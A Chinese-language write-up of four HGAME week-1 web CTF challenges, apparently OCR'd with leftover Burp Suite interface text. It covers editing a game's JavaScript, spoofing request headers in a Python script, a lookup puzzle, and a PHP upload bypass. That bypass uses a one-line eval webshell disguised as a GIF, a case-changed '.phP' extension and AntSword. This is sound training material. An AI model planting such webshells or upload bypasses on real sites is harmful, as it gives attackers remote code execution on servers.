WP合集


PS:由于很喜欢用vscode但是vscode没设置好总出诸如中文方块的bug所以本文有时候是vscode有时候是Pycharm，pycharm真的好省心啊，但ui我还是喜欢vscode,

web


1.Classic Childhood Game

兔兔最近迷上了一个纯前端实现的网页小游戏，但是好像有点难玩，快帮兔兔通关游戏！

1.启动环境，发现一个游戏界面



2.是纯前端的网页小游戏，发现自己忘了怎么玩又不想查攻略，但是想看看剧情，作为风灵月影宗的，f12一键觉醒，开始修改脚本（core.js）



修改hp，exp,gold使得其分别不减反增，按ctrl+f搜索可以看到相关代码的位置

```
if(Hero["HP"] > Damage){
    Hero["HP"] += Damage;
    Hero["Gold"] += 500*_EnemyData[5];
    Hero["Exp"] += 500*_EnemyData[6];
```

对于钥匙用不够的可以看看开门的时候钥匙会减少的那行代码，操作也是改-为 + 使其不减反增。

3.然后就是乱杀了通关了

过了网页窗口会弹出flag:

hgame{fUnnyJavascript&FunnyM0taG4me}


2.Become A Member

和去年的week1有10分甚至9分的相似呀


先改请求头'User-Agent': 'Cute-Bunny'

然后是改"code": "Vidar"


总之根据提示一步一步改python代码就出来了（可能需要一些requests库的知识，不会可以问chatgpt，也可以上网查一下）,缺啥补啥，最后用X-Forwarded-For整个”本地请求“



```python
import requests

session = requests.Session()
response = session.get('http://week-1.hgame.lwsec.cn:31306/')
data = {'username': 'luckytoday', 'password': 'happy123'}
headers = {'User-Agent': 'Cute-Bunny', 'referer': 'bunnybunnybunny.com', 'X-Forwarded-For': '127.0.0.1', 'Content-Type': 'application/json'}
session.cookies.update({"code": "Vidar"})
response = requests.get('http://week-1.hgame.lwsec.cn:31306/', json=data, headers=headers, cookies=session.cookies)
print(response.text)
```




3.Guess Who I Am



网页注释给出了提示

打开提示中的github网站



可以看到信息

复制下来按ctrl+f一个一个查就好了（是为了记住学长的特征，才不是因为那个时候脚本还不太会XD）

flag答对100次之后会自动弹出来的


4.Show Me Your Beauty

php文件上传漏洞利用。


一句话马改成 gif格式,顺手加个头

```
GIF89a<?=eval($_POST['a']);?>
```

改后缀，就是嗯改后缀，之前试了好多种方法全都失败了


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.9.5 - Temporary Project - licensed to surferxyz
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action Open Browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser


1.用Burpsuite抓包改文件名为php，失败。2.增加gif文件头



，失败。。。。。

尝试了一系列操作之后通过后缀大小写的修改上传phP文件

成功后用中国蚁剑连接网站

